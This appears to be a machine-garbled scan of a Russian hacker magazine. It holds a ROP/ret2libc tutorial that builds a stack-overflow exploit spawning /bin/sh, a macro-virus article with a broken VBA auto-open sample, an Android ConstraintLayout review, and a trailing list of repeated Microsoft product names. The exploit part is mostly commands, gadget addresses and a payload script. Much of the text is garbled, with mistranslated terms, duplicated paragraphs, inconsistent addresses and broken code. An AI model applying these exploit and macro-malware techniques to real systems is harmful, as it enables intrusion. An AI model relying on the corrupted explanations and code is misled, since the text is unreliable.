ИНСТРУМЕНТАРИЙ

Сегодня нам понадобится:

1. Python Exploit Development Assistance for GDB
2. Radare2
3. GDB

Для демонстрации уязвимости напишем просто программу на **C**:

```
#include <stdio.h>
int main(int argc, char *argv[]) {
  char buf[256];
  read(0, buf, 400);
}
```

Компилируем ее:

```
# gcc -fno-stack-protector rop.c -o rop
```

Так как отвод ASLR — тема отдельной статьи, то временно отключим его командой

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

Чтобы проверить, действительно ли ASLR отключен, вводим команду **ldd ./rop_x_x86-64**, если ее будем использовать. Должны получить что-то вроде

```
linux-vdso.so.1 (0x00007fffffff0000)
libc.so.6 => /usr/lib/libc.so.6 (0x00007fff7fa00000)
/lib64/ld-linux-x86-64.so.2 (0x00007fff7fa00000)
```

Если еще раз ввести команду, адреса могут отличаться такими же (указанно в скобках)

Хорошо в DEP

В прошлом статье мы намеренно отключили DEP, чтобы можно было запустить наш шеллкод. Но в реальной жизни так не будет, а ввести этот параметр в компиляторе сложнее.

DEP работает следующим образом. Компилятор, когда компилирует исходный код (например, сток), помечает специальным битом NX. Если ты попробуешь запустить данный участок памяти, то получишь ошибку сегментации SIGSEGV. Это не позволяет использовать эксплоиты, которые просто передают управление на шеллкод. Для обхода DEP NX и существует крутая техника, такая как return-oriented programming (ясное, конечно же дорогие как-то на нашего сайта сравнивают с ROP). Но — Пушкин рвал и метался. Более подробно о нем рассказывает Дмитрий Мелихов.

Твой первый ROP или ret2libc

В технологии 32-битных процессоров есть прекрасная особенность: передавать параметры для вызова функции из libc. Например, можно вызвать функцию **system()** и передать ей строку **/bin/sh**.

Как ты помнишь из предыдущей статьи о 64-битной системе, первые параметры передаются в регистрах **rdi**, **rsi**, **rdx**, **rcx**, **r8** и **r9**. Все остальные параметры передаются через стек. Таким образом, для того чтобы вызвать функцию из libc, нам сначала необходимо произвести регистрам нужные значения. Для этого мы будем использовать ROP.

ROP (return-oriented programming) — это технология, позволяет обходить NX-бит. Через ROP-цепочки довольно просто. Вместо того чтобы записывать в исполнить код на стеке, мы будем использовать так называемые адреса.

Гадает — это серьезная последовательность команд, которые заканчиваются инструкцией **ret**. Комбинируя такие команды, мы можем добиться исполнения кода.

При помощи гадаются мы можем:

- запишешь константу в регистрах, например **pop rax; ret**;
- брать значения из памяти и записывать в регистры, например **mov rax, rcx; ret**;
- копировать значения в память, например **mov rbx, [rcx]; ret**;
- выполнять различные арифметические операции, например **xor rax, rax; ret**;
- делать пустой.

Наш эксплоит будет сравнительно простым. Он будет вызывать **system("/bin/sh")**. Для этого нам необходимо:

- адрес функции **system()**. Мы отключили ASLR, таким образом, он не будет меняться при перезапуске;
- адрес строки /bin/sh в памяти (или, другими словами, указатель на строку);
- адрес ret-инструкции, которая сохраняет адрес строки /bin/sh в регистрах. Это нужно для передачи первой гадалки-функции;
- номер вызова системного вызова которого нужно инициализировать регистр **rip**.

Для того чтобы найти адрес функции **system()**, воспользуемся отладчиком GDB — введем **gdb rop**.

Затем запустим нашу программу:

```
gdb-peda$ start
```

Получим адрес функции **system()**:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7ff5f7a <system>
```

Получим указатель на строку /bin/sh:

```
gdb-peda$ find "/bin/sh"
Searching for "/bin/sh": in: None ranges
found 1 results, display max 1 items:
libc : 0xf7ff7f7b0359 --> 0x6873206e69622f ("/bin/sh")
```

Запускаем получение адреса на листинге ячейки в блокнот (у себя они могут отличаться). Теперь нам нужен гадает, который окончит значение **0x7fff7fb0359** в регистр **rdi**. Для этого воспользуемся **radare2**. Запускаем **r2 rop** и сохраняем нужный гадает:

```
[0x00000000]> /R pop rdi
0x00005a1    5f  pop rdi
0x00005a6    c3  ret
```

Гадает гадает нам подходит. Он возьмет значение из стека и запишет его в регистр **rdi**. Сохраним его адрес.

Осталось узнать, сколько нам нужно «мусора» перед нашим значением. Но, чтобы сделать это нам необходимо, по-прежнему адресу. Для этого создадим паттерн длиной 400 символов и запишем его в файл pattern.txt.

```
gdb-peda$ pattern_create 400 pattern.txt
Writing pattern of 400 chars to filename "pattern.txt"
```

Теперь запускаем в GDB наш уязвимую программу и подаем ей на вход полученный паттерн:

```
gdb-peda$ r < pattern.txt
```

Мы получим ошибку «Program received signal SIGSEGV, Segmentation fault». Нам необходимо посмотреть значение, на которое указывает регистр RSP. В новом случае это выглядит так:

```
RSP: 0x7fffffffffff000 ("AWAAJAAKAAHAAIAAGAAFAAEAAEAAFAAGAAHAAIAAJAAKAA
5TAAMAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5YAAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5BAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5DAAS")
```

Запишем полученное значение на листинге ячейки в блокнот (у себя они могут отличаться). Теперь нам нужен гадает, который окончит значение **0x7fffffffffff000** в регистр **rdi**. Для этого воспользуемся **radare2**. Запускаем **r2 rop** и сохраняем нужный гадает:

```
[0x00000000]> /R pop rdi
0x00005a1    5f  pop rdi
0x00005a6    c3  ret
```

Теперь выскажем наш скрипт, который сгенерирует файл exploit.txt. Затем подбросим вышеназванную программу и на вход ей подаем файл exploit.txt:

```
$ (cat exploit.txt; cat) | ./rop
```

После чего появится мигающий курсор обсуждения **sh**. В данном случае мы использовали всего один гадает, теперь попробуем разобраться, что делать, если их несколько.

Связываем цепочки

Для того чтобы мы могли использовать гадаты в цепочки или так называемые ROP-цепочки. Для этого нам надо расположить на стеке адреса гадаетов в последовательном порядке. Так как каждый гадает заканчивается командой **ret**, он будет брать значение следующего гадаета из стека и передавать на исполнение.

Чтобы выполнить произвольный код и перейти к интерпретатору **sh**, воспользуемся системным вызовом **execve()**. Для этого необходимо вызвать функцию **execve()**.

- Положим в **rdi** адрес строки /bin/sh! (создается путь до файла, который мы будем запускать).
- Положим **rsi**, чтобы не возиться с указателем на указатели (создается указатель на массив строк **argv**).
- Обнулим регистр **rdx**, чтобы создается указатель **envp**.
- Запишем номер функции (в 32-битах) в регистр **eax**.
- Выполним **syscall**.

Осталось найти гадаетов, которые выполнят указанные действия.

Адрес гадаета **pop rdi;** ret мы уже получили, когда писали эксплоит для **ret2libc**.

Теперь нам гадает, который сможет записать значение в регистр **rsi**. Опять воспользуемся **radare2** и введем:

```
[0x00000000]> /R pop rsi
0x0000051e    5e  pop rsi
0x0000051f    415f  pop r15
0x00000520    c3  ret
```

Отлично. Этот гадает нам подходит. Но, к сожалению, заметил, что он затирает такое регистр **r15**. Это не проблема — мы просто положим туда случайное значение (например, ноль), которое затрется в регистре **r15**. В противном случае нам нужно сохранить **r15** исходное адрес следующего гадаета и сломает наш эксплоит.

Некоторые гадаеты могут отсутствовать в нашем исполняемом файле, но мы можем использовать библиотеки libc, которые они подгружают. Чтобы посмотреть, какие библиотеки используются, делаем:

```
$ ldd rop
linux-vdso.so.1 (0x00007fffffff0000)
libc.so.6 => /usr/lib/libc.so.6 (0x00007fff7fa00000)
/lib64/ld-linux-x86-64.so.2 (0x00007fff7fa00000)
```

И сразу запускаем адрес загрузки библиотеки libc, он еще пригодится:

```
0x7fff7fa00000
```

```
r2 /usr/lib/libc.so.6
```

И затем ищем гадает, с помощью которого мы сможем записать значение в регистр **rax**:

```
[0x00022d00]> /R pop rax
0x0001ec71    8903  mov dword [rbx], eax
0x0001ec73    58  pop rax
0x0001ec74    5a  pop rdx
0x0001ec75    5b  pop rbx
0x0001ec76    c3  ret
```

Гадает нам подходит. Он возьмет значение из стека и запишет его в регистр **rax**, он поместит значение из стека в регистр **rbx**, но поскольку нам нужно значение в регистре **rbx**, в регистрах нам нужно значение из стека, — создаем еще один гадает, который нам сломает эксплоит.

Так как это адрес всего, то, что сломает гадаета в библиотеке libc, то для того, чтобы получить его реальный адрес, мы складываем адрес смещения гадаета в базовый адрес библиотеки:

```
>>> hex(0x0001ec73 + 0xfffff7fa0000)
'0xfffff7fb8c73'
```

И получаем **0xfffff7fb8c73** — реальный адрес гадаета.

Чтобы найдем гадает, с помощью которого мы сможем вызвать **syscall**:

```
[0x00022d00]> /R syscall
0x0010240b    0000  add byte [rax], al
0x0010240d    4863ff  movsxd rdi, dword [rdi]
0x00102411    b801000000  mov eax, 0
0x00102416    0f05  syscall
0x00102418    c3  ret
```

Гадает нам подходит. Адрес гадаета **syscall** будет: библиотеки libc и получаем **0xfffff7fb8418** — адрес гадаета **syscall**.

Теперь осталось собрать все это и сформировать буфер для эксплоита. Он будет выглядеть так:

```
0x00005a1    указать на гадает "pop rdi; ret";
0x7fffff7b0359    указать на строку "/bin/sh"
0x00005a1    указать на гадает "pop rsi; ret";
0x00000000    null (значение envp)
0x0000051e    случайное значение (чтобы отработал "pop r15;")
0x7fffff7b5e73    указать на гадает "pop rax; ret"
0x3b    номер функции execve для syscall
0x00000000    null (значение envp)
0x7fffff7fb4f60    случайное значение (чтобы отработал "pop rbx;")
0x7fffff7fb8418    syscall
```

Пишем небольшой скрипт, который сформирует буфер и запишет его в файл:

```
# -- coding: utf-8 --
import struct, sys

buf = b''
buf += b'A'*256  # junk

buf += pack('<Q', 0x00005a1)  # pop rdi
buf += pack('<Q', 0x7fffff7b0359)  # p to /bin/sh

buf += pack('<Q', 0x00005a1)  # pop rsi
buf += pack('<Q', 0x0)  # null argv
buf += pack('<Q', 0xffffde0afeef)  # junk

buf += pack('<Q', 0x0000051e)  # pop r15
buf += pack('<Q', 0x7fffff7b5e73)  # pop rax
buf += pack('<Q', 0x3b)  # syscall number
buf += pack('<Q', 0x0)  # null envp
buf += pack('<Q', 0xffffffffdbc0)  # trash

buf += pack('<Q', 0x7fffff7fb4d68)  # syscall

f = open('exploit.txt', 'w')
f.write(buf)
f.close
```

Запускаем скрипт и получаем на выходе файл exploit.txt. Теперь подаем его на вход нашей программе:

```
(cat exploit.txt; cat) | ./rop
```

Теперь мы внутри sh. Если мы хотим получить полноценный шеллкод, то можем использовать всего один гадает, который:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

После чего перемещаемся нормальным шелл sh.

To be continued...

Недавно Intel представила предварительную спецификацию новой технологии защиты от эксплоитов. Данная технология, которая называется Control-flow Enforcement Technology (CET), предоставляет аппаратную защиту от эксплоитов, которые так или иначе используют ROP. Обо всех деталях уже дам на нарезке и интервью. Но мы же с тобой понимаем, что мир ИБ — это противостояние меча и щита и на новые технологии защиты обязательно появятся новые техники нападения, о которых мы непременно тебе расскажем на страницах нашего ☭

www

Tutorial на русском

Radare2, документация для поиска значения регистра

RFC64 — Python Exploit Development Assistance for GDB

ВОЗВРАЩЕНИЕ МАКРОВИРУСА

КАК ПОТОМКИ СТАРЫХ УГРОЗ НАПЯТ АКТИВ ПОЛЬЗОВАТЕЛЕЙ В 2016-М

Сергей Малюкенко
Dr.Web

Бытует мнение, что макровирусы, в дар-ствовавшие бывшим настоящей бичом компьютерного мира, в наше время разве что пугают новичков в хорошо в День сисадмина. Действительно, есть что испугаться — офис-ные документы, при открытии исполняющие код на VBA! Осознанно, сообщая вредоносные макросы переживают настоящий ренессанс.

НЕМНОГО ИСТОРИИ

В 1995 году Microsoft перестает наклейки на макросрокс под Microsoft Word 97 и 2000, самонаустраивающиеся по электронной почте и запускающие вредоносный код при открытии документа. Вирусы-макросы, которые распространялись в виде отдельных файлов с расширением .dot (шаблоны) работают лишь на документ Word, но в итоге при соблюдении ряда условий просто оставят заблиме со сборкой. Вирусы-макросы, написанные на коде на VBA (Visual Basic for Applications), использующие между **document_open**. Интернет-сообщество тут же принялось за дело, и уже через пару месяцев в Сеть выкинули первые вирусы, распространяющиеся по схеме «Сначала прочтите!».

Дальше последовала настоящая эпидемия. С помощью VBA можно сделать, что угодно, и скрыть. Конечно, изначально угрозы для пользователя «Word» ограничивались шаблонами, как расширение функциональности и для автоматизации рутинных действий. Но на смену им уже вовсе возможности Microsoft Office не хватилось, пожалуй, много — из обычных макросов. Вредоносные — не наоборот, сразу же начинают полностью использовать возможности VBA.

КАК ЭТО РАБОТАЕТ

Для начала стоит сказать, что макросы — это обычные файлы-скрипты, можно использовать, прямо не спеша от чтения этой статьи. Не будем повторять, что вирусы-макросы распространяются в виде отдельных файлов, а вирусы, которые распространяются в виде отдельных файлов, не интересны. Поэтому мы сразу же перейдем к рассмотрению вирусов, которые распространяются в виде отдельных макросов и добавляют к ним макросы с опасным кодом.

```
Sub Document_Open()
Dim Selection As Variant
Dim Replacement As Variant
Dim Find As Long
Dim Wrap As Long
Split(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace(
Application.Run "Replacement"
For Find = 0 To UBound(Selection)
    Selection.Find.Execute Replacement(Find), False, False, False, False, False, False, False, False, False, False
    Selection.Collapse Direction:=wdCollapseEnd
    With Selection.Find
        .Text = Selection.Find.Text & Selection.Find.Text
        .Replacement.Text = Replacement(Find)
        .Execute Replace:=wdReplaceOne, MatchCase:=False
    Loop
End Sub
Sub Main()
Dim fSource As Integer
Dim fTmpsz As String
Dim fTmpdir As String
fTmpdir = PropertyGet("Temp")
Open fTmpsz For Output As #fTmpsz
Print #fTmpsz, "MSG WSCRIPT.SHELL DIR /AD /B /S C:\*.DOC > %TEMP%\DOCS.TMP"
Close #fTmpsz
End Sub
```

А самым простым напишем что-то вроде:

```
Пуф=Пуф:Пуф=Пуф
Пуф=Пуф
Msgbox(
Application.Run(
```

Сохраняем файл, закрываем, открываем — в зависимости от версии «Офиса» сообщение с предупреждением о макросах будет выглядеть по-разному. Если в Word-ах, Excel-ах, PowerPoint-ах пользователи будут привычны на что-то подобное — в ранее с документом по-тихому создается пустой файл.

Именно на «до» работает такой макросвирус: при первоначальном запуске он сам создает и запускает макрос (обычно это достаточно безобидный, вроде «Application.Run "Replacement"»), а уже тот, в свою очередь, и заражает остальные документы, после чего выполняет (заменяется) нормальным, а на экране появляет диалог «все чарки дрём», что «Макрос не найден».

Пример такого трехшагового макросвируса, часто встречающегося в дикой природе — WM/Thank.Gift.Dr. Он сначала ищет в системе пустой файл в корневом каталоге, но это не мешает ему постоянно допекать пользователя. Вирус-то, в отличие от «Пуф», распространяется не в виде отдельного файла, а в виде макросов, которые, в зависимости от версии Office, могут, если хотят, уничтожать — активно макрос. При этом на самом деле линейные вирусоделы просто добавляют свой код к «старым» макросам, а между ними ставят вызов для этого кусочка. Получается, что даже наша демонстрация макросвиря возможно — в принципе — и не сработает, если в Word-е уже имеется какой-нибудь пустой шаблон, который, в свою очередь, радостно начнет и зараз сжал бакенсной грин.

Макросы — это обычные файлы-скрипты, можно использовать, прямо не спеша от чтения этой статьи.

Необычный случай произошел в 2013 году. Мы обнаружили макросвирус нового рассылки, который позволяет принять участие в интимте сотрудник на Flash-игрушке. Вирус-то, конечно, распространяется не как вирус, но все-таки интересно, что действовать нужно просто по ней. Открывшаяся инструкция выглядит, на мой взгляд, не хуже, чем по макросу. Вы можете сделать в потоке не могли не прочесть, включив макросы, потому что получили уведомление Trojan-Downloader.Word97.Gemini.

Получаем — не гонщик, а будет дать интимте что

ПРИЧИНА РЕНЕССАНСА

Все вирусы, с появлением на пути макросвируса выступают формы, в частности Word, Excel или PowerPoint приходит какой-нибудь вирусный макросвирус. Именно в PowerPoint-ной ситуации вирусы-макросы перестают быть отдельными файлами, а становятся частью презентации, потому что ещё нужно, чтобы вирусы-макросы могли распространяться. Очевидно, что в данном случае, чтобы дать скачать вирусу-макросу, нужно сначала дать скачать презентацию на сторонних сетях внутри самого «Офиса». Но начнем всего сразу, и она тоже, наверное, начнем. Итак, что, необходимо, предпринять, чтобы вирус-макрос в PowerPoint-ной ситуации:

- Распространяться, что это поскольку дальше, и что-нибудь пишется и необходимо и у нас сохранялся вирусом-вирусом. Вы не раз видели, это сообщение не по могло.
- 2000-й файл в этом плане гораздо лучше — ключ на ОК отрывает файл без вирусов, но «Макросы» по-прежнему отключены. Вирусы-макросы, что, в отличие от «Word» и «Excel», в «Powerpoint» не разрешены. Очевидно, что решение — что вирус-макрос должен быть разрешен. Причем сделать это нужно в документе, а не на странице «плу внутри самого «Word». Но начнем всего сразу, и она тоже, наверное, начнем. Итак, что, необходимо, предпринять, чтобы вирус-макрос в PowerPoint-ной ситуации:
- Распространяться, что это поскольку дальше, и что-нибудь пишется и необходимо и у нас сохранялся вирусом-вирусом. Вы не раз видели, это сообщение гораздо лучше, чтобы дать скачать гораздо дело дня! А когда в Excel-ной ситуации — ключ на ОК отрывает файл без вирусов, но «Макросы» по-прежнему отключены. «Офис» он будет отрывать именно на «до» — ранее с документом по-тихому создается дефолтный файл, а уже тот, в свою очередь, и заражает остальные документы, после чего выполняет (заменяется) нормальным, а на экране появляет диалог «все чарки дрём», что «Макрос не найден».

Пример такого трехшагового макросвируса, часто встречающегося в дикой природе — WM/Thank.Gift.Dr. Он сначала ищет в системе пустой файл в корневом каталоге, но это не мешает ему постоянно допекать пользователя. Вирус-то, в отличие от «Пуф», распространяется не в виде отдельного файла, а в виде макросов, которые, в зависимости от версии Office, могут, если хотят, уничтожать — активно макрос. При этом на самом деле линейные вирусоделы просто добавляют свой код к «старым» макросам, а между ними ставят вызов для этого кусочка. Получается, что даже наша демонстрация макросвиря возможно — в принципе — и не сработает, если в Word-е уже имеется какой-нибудь пустой шаблон, который, в свою очередь, радостно начнет и зараз сжал бакенсной грин.

Макросы — это обычные файлы-скрипты, можно использовать, прямо не спеша от чтения этой статьи.

Необычный случай произошел в 2013 году. Мы обнаружили макросвирус нового рассылки, который позволяет принять участие в интимте сотрудник на Flash-игрушке. Вирус-то, конечно, распространяется не как вирус, но все-таки интересно, что действовать нужно просто по ней. Открывшаяся инструкция выглядит, на мой взгляд, не хуже, чем по макросу. Вы можете сделать в потоке не могли не прочесть, включив макросы, потому что получили уведомление Trojan-Downloader.Word97.Gemini.

Получаем — не гонщик, а будет дать интимте что

ПРИЧИНА РЕНЕССАНСА

Все вирусы, с появлением на пути макросвируса выступают формы, в частности Word, Excel или PowerPoint приходит какой-нибудь вирусный макросвирус. Именно в PowerPoint-ной ситуации вирусы-макросы перестают быть отдельными файлами, а становятся частью презентации, потому что ещё нужно, чтобы вирусы-макросы могли распространяться. Очевидно, что в данном случае, чтобы дать скачать вирусу-макросу, нужно сначала дать скачать презентацию на сторонних сетях внутри самого «Word». Но начнем всего сразу, и она тоже, наверное, начнем. Итак, что, необходимо, предпринять, чтобы вирус-макрос в PowerPoint-ной ситуации:

КОДИНГ

ДЕЛАЕМ ОС ЗА 15 МИНУТ

ПРОВЕРЯЕМ, НА ЧТО СПОСОБЕН CONSTRAINTLAYOUT

Андрей Поленов
polenov@computerpress.ru

В мобильном приложении все должно быть прекрасно — и Java-код с паттернами, и UI. И если мобильный backend, например, нечто не видит, то создать удобные для юзера UI, конечно же, модный интерфейс — дело необходимое и сложное. Знай об этом, легок комментов Google ввонили-ваша появление новых элементов для создания пользовательских интерфейсов. Нововведения содержатся в классе ConstraintLayout, предполагается, что он не только упростит разработку мобильных приложений, но и повысит скорость работы приложения. Давай разберемся, как много в этих словах правды и где ждать подвоха.

VIEW И VIEWGROUP

Чтобы понимать суть нововведения, нужно понять, с чем мы вообще имеем дело. Java — классическая OOП-язык, в которой каждый роль играет свой класс-наследник. В Android в ходе эволюции элементов есть базовый класс Viewgroup. View. От него наследуются все остальные виджеты. View. От него наследуются все остальные виджеты и элементы интерфейса, которые разработчик помещает на экраны. TextView, Imageview и прочие. Для их корректного отображения на экране во View уже создана все необходимая инфраструктура, которая занимается рисованием.

Но элементы класса View нельзя размещать на экране просто так, им нужно чем-то управлять. Для основных элементов, создавшихся на ранней стадии развития Android создана иерархия (layouts). Именно они позволяют размещать элементы так, чтобы они выглядели глаз каждого интерфейс.

Для каждого создан отдельный родительский класс — ViewGroup, в которое добавлены все необходимые для визуального управления. Маркер Marginleft, самое распространенное — LinearLayout и RelativeLayout.

Последний позволяет размещать элементы относительно друг друга, в операторной памяти устройства, что весьма экранно. Поэтому системка старается по-быстрее вторгнуться в нижнюю иерархию и вывести объекты добавлять к последней момент. При этом объекты на экране отрисовываются по случайным образом, и в порядке их добавления в иерархию отображения. Все важные положения по объекты класса View будут обработаны ОС в последнюю очередь, поэтому пользовательские интерфейсы и «подвисают».

LAYOUT

Макеты в Android не хуже своей жизнью, а перешли с базовым комплектом приложения — Android Studio. Именно обновлено этого класса время обращение к визуальным элементам, подготовленным для показа пользователю. Данные UI передаются в Activity с помощью метода setContentView. Как правило, он вызывается сразу же при создании объекта, в методе onCreate.

```
setContentView(R.layout.activity_main);
```

Файл activity_main хранит в себе все достаточную информацию о пользовательском интерфейсе: это и есть, готовая иерархия интерфейса приложения. В мифе Android это хранит в формата XML, расположенно элементов в нем задается параметрами внутри тегов, а также может зависеть от позиции в файле.

```
<RelativeLayout
    ...
    <TextView ... android:layout_centerVertical="true" />
    <ImageView ... android:layout_alignParentTop="true"
    ...
    />RelativeLayout
```

Актуальная версия Android постоянно достаточно либо обращается с элементами интерфейса: можно использовать одну и ту же иерархию несколько раз или создавать несколько с динамическим подгружаемым содержанием. Конечно, даже конфигурацию файлов можно генерить программно, внутри Activity, или где-то еще.

```
LinearLayout linLayout = new LinearLayout(this);
linLayout.setOrientation(LinearLayout.VERTICAL);
// Добавляем элементы в layout
...
setContentView(linLayout, linLayoutParam);
```

УСТАНОВКА

Новый может был представлен публике в мае 2013 года. И хотя стабильная версия все еще не появилась, интерес к предложенному инструменту на среде Android-разработчиков не угасает. Есть ощущение, что компания Google дорвется-таки до ответа, и этот может и в будущем он может стать стандартом при разработке интерфейсов.

На первый взгляд, ничего сложнее не происходит. Новый класс все так же входит в состав от WeeGroup, однако создатели обещают, что работать с ним будет быстрее и чаще. Все запланированные бонусы при работе с ConstraintLayout разработчик получает, только установив свежую Android Studio. Однако, из-за версии 2.2 пока еще не выпущена, на момент написания доступна только beta.Release candidate 2. Это уже очень близко к стабильной версии, а значит, можно начать тестировать статьи и разрабатывать.

Устанавливается IDE по-прежнему быстро и просто, спасибо создателям. Возможно, тебе потребуется обновить версию обращения SDK, на момент выхода сайте доступна версия 3.0. Сложностей тоже быть не должно — просто скачай свежую версию, а затем зашли путь к папке в настройках студии.

CONSTRAINTLAYOUT

Сейчас новый может доступен в виде отдельной библиотеки, подключаемой через Gradle.

```
compile
'com.android.support.constraint:constraint-layout:beta1'
```

Такой вариант достаточно удобен не просто так — ConstraintLayout совместим со всеми версиями Android начиная с 2.3. Это очень кухло, поскольку RelativeLayout изначально можно работает на платформе Android-версии 1.6 значит, в перспективе ConstraintLayout может выучить в подобных случаях, с которыми раньше не приходилось сталкиваться.

Способ создания новых проектов не поменялся (это же не Microsoft Office), но спектр элементов расширился. Теперь в списке «Help», «Info» среди прочих кнаш в activity_main. На вкладке Text будет вертка на основе ConstraintLayout, примерно такая:

```
<android.support.constraint.ConstraintLayout ... >
    ...
</android.support.constraint.ConstraintLayout>
```

Если в качестве макета выбрал RelativeLayout, то ничего страшного: проверь, что библиотека корректно подключена через Gradle и помечай вторую рукою.

DESIGN

В новой студии обновлен графический редактор интерфейсов, который теперь называется просто Design. Его предшественник носил скорее прозаичное имя: фишки, полно от него было мало. ConstraintLayout показал все свои возможности только для нового Design, вот почему стоило приготовиться всерьез лишь из-за нового макета.

Рис. 1. Новый инструмент Design

И вот он, обещанный год назад В новом редакторе Google тебе предоставлены всевозможные средства UI исключительно с помощью мышки. Textfiew, ImageView, FAB и прочие элементы, даже кастомные, теперь можно (и нужно) передвигать мышкой и компоновать их между собой линиями связи. У программиста наконец-то есть возможность создать что-то осмысленное, не надоедливо вникая в код. Если ты не разработчик и установил новую студию, рекомендую немного потренироваться, а в продолжу рассказывать о возможностях визуала Design.

СВЯЗИ И ОГРАНИЧЕНИЯ

Constraint переводится с английского как ограничение, напрямоугольность. Именно с помощью ограничений тебе придется задавать каждому элементу, указывая порядок точки. В ConstraintLayout есть несколько видов опорных точек для View-объектов:

- другой визуальный объект;
- край макета;
- невидимая линия (guideline).

Как ты уже мог догадаться, объекты при верстке позиционируются относительно друг друга, это очень похоже на фотошопе RelativeLayout.

Визуальный редактор Design показывает UI одновременно в двух режимах: слева максимально похоже на то, что увидит пользователь, справа — с всеми связями между объектами. Добавить новый элемент можно мышкой, перетащив его из раздела Palette в рабочую область.

Хорошая новость — с новым редактором стало гораздо легче выстраивать элементы. Теперь будет достаточно «поймать» выравнивание, к примеру, textfiew и imageview так, чтобы не было «провисаний». Новая студия сама предложит необходимые выравнивания позиционирования, достаточно «ловить» объект

Рис. 2. Выравнивание элементов

Кроме других объектов и краев макета, теперь добавляется еще один элемент — невидимая линия (invisible guideline). Их может быть несколько, как вертикальных, так и горизонтальных. Их предназначение — создать необходимую сетку на экране, чтобы элементы можно было помещать в образовавшиеся «ячейки». Координаты линий можно задавать как точными смещениями, так и в процентах, что, несомненно, практичнее. В перспективе это может быть очень удобным инструментом.

К счастью, изменения в визуальном редакторе идентичны тем, что предлагает в уже привычном XML-редакторе. Можно переключаться между Text и подправить то, что не начальным мышкой, а затем перенесийте обратно на вкладку Design — все изменения будут отображены правильно.

Как показал опыт работы в новом редакторе, теперь при создании более сложных интерфейсов можно сэкономить время и нервы, не следствие, повышенных расходов на постоянное перетаскивание.

В случае с ConstraintLayout все по-другому. Создатели обещают не только упрощенный способ верстки, но и возможность производительности. Сплаинстояние заявление, давай проверим, как с этим обстоит дела на практике.

Для начала сравнимся с материалом главе ОС плоскости с отображением картинок у всех наследников View поочередно вызывается метода mlayout, layout и draw. От того, как быстро они отработают, напрямую зависит скорость и плавность работы UI. В Android есть несколько способов замерить скорость работы приложения, для ConstraintLayout я подобрал утилиту Hierarchy Viewer. Она поставляется вместе с SDK и работает как отдельное приложение:

```
android-studio-sdk/tools/./hierarchyviewer
```

Запустить утилиту можно в тот момент, когда на эмуляторе (или живом устройстве) активно приложение к тестированию Activity. Программа построит граф связи всех визуальных элементов и, самое главное, покажет, как быстро был обработан тот или иной элемент. Я решил сравнить производительность ConstraintLayout и RelativeLayout, а для теста выбрал несложную верстку: ImageView и три Textfiew рядом. В RelativeLayout верстка выглядит так:

```
<RelativeLayout ...
    <ImageView android:layout_alignparentLeft="true" ... />
    <textview android:layout_toRightOf="@id/image" ... />
    <textview android:layout_below="@id/image" ... />
    ...
</RelativeLayout>
```

С использованием ConstraintLayout мне удалось набросать такой же вариант UI, но гораздо в обмениваю кода. Правда, времени это заняло столько же, как и при работе с RelativeLayout. — в визуальном редакторе ещё нужно привыкнуть.

```
<android.support.constraint.ConstraintLayout ... >
    <ImageView android:id="@+id/imageView" ... />
    <textview app:layout_constraintTop_toBottomOf="@+id/textView6"
    ... />
    <textview app:layout_constraint_toRightOf="@+id/imageView"
    ... />
    ...
</android.support.constraint.ConstraintLayout>
```

РЕЗУЛЬТАТЫ

Чтобы Hierarchy Viewer измерил затраченное ОС время, нужно нажать кнопку Profile node. Надо сказать, результаты получились странные. Если время передачи View объектов примерно одинаково вне зависимости от верстки (что логично: на UI это не влияет), то времени на макет с ConstraintLayout требуется существенно больше, чем на верстку со стороны RelativeLayout.

Замечание: перерисовка происходит только при изменении onMeasure; тут ConstraintLayout медленнее в полтора-два раза. Вполне логично, это средство ввиду сложности вычисления позиции объектов, так как ОС требуется больше вычислений для позиционирования объектов. Если проводить серию тестов, то Relativelayout в среднем отрисовывается быстрее значений минимальных, тогда как ConstraintLayout очень нестабилен.

Наконец, что сейчас: новый инструмент пока находится в библиотеке и находится в стадии апрта, очень далекой от релиза. Скорее всего, ребята из Google подготовят дебютный релиз ближе к осени, а пока предлагаю подождать. Что ж, пожелаем им здоровья, удачи и будем ждать существенных изменений в официальном.

ВПЕЧАТЛЕНИЯ

За тестированием ConstraintLayout я провел несколько вечеров, и у меня сложилось двойственное впечатление. С одной стороны, новый инструмент просто сложности для создания интерфейсов в стиле material: не нужно следить за порядком, просто кликай мышкой и получай результат. Я результаты получается мгновенно, ни чувствуясь себя умным и успешным.

В то же время конструктор оказался быстро перегружается мелким дагмы: сотне стрелок, кнопок, анимации... и, кстати, сочетание клавиш Ctrl-z почему-то не работает. Сделать что-то не то, чтобы отыскать назад, что поначалу пугает. При этом конечный результат в визуальном редакторе по-прежнему может отличаться от того, что ты увидишь в запущенном приложении.

Рис. 2. Организация связей в редакторе ConstraintLayout

Presentation Constraint Layout на Google IO 2016

Camera Canvas around Android Studio

Но нужно отметить, в визуальном редакторе теперь действительно удобно выравнивать элементы или выставлять отступы. Это то момента из разработчиков, которые мне нравятся и вселяют большого удовольствия.

OUTRO

Утверждение интерфейсов — логичный тренд, который работает не только в IT. Уже давно разработчик Vim перешел с Emacs, Bit 1 сервер линуксовский, вот и разработчик XML скоро будет не для всех. Но я предсказываю инструментам ещё много времени, которые нетрадиционно при решении обращаются задач. Время покажет, станет ли ConstraintLayout маяком по умолчанию или же тихо забудется, как Google Wave.

ПРОГРАММИРОВАНИЕ ДЛЯ WIN 10 MOBILE

Сергей Орлик
Microsoft MVP
Visual C#
Windows Phone
Windows Store
Windows Azure
Visual Studio
Microsoft Azure
Microsoft Office
Microsoft Visual Studio
Microsoft Windows
Microsoft Windows Phone
Microsoft Windows Azure
Microsoft Windows Store
Microsoft Visual Studio
Microsoft Visual C#
Microsoft Visual Basic
Microsoft Visual C++
Microsoft Visual F#
Microsoft Visual Studio Code
Microsoft Visual Studio Tools for Apache Cordova
Microsoft Visual Studio Tools for Unity
Microsoft Visual Studio Tools for Xamarin
Microsoft Visual Studio Tools for Windows Phone
Microsoft Visual Studio Tools for Windows Store
Microsoft Visual Studio Tools for Office
Microsoft Visual Studio Tools for Sharepoint
Microsoft Visual Studio Tools for Azure
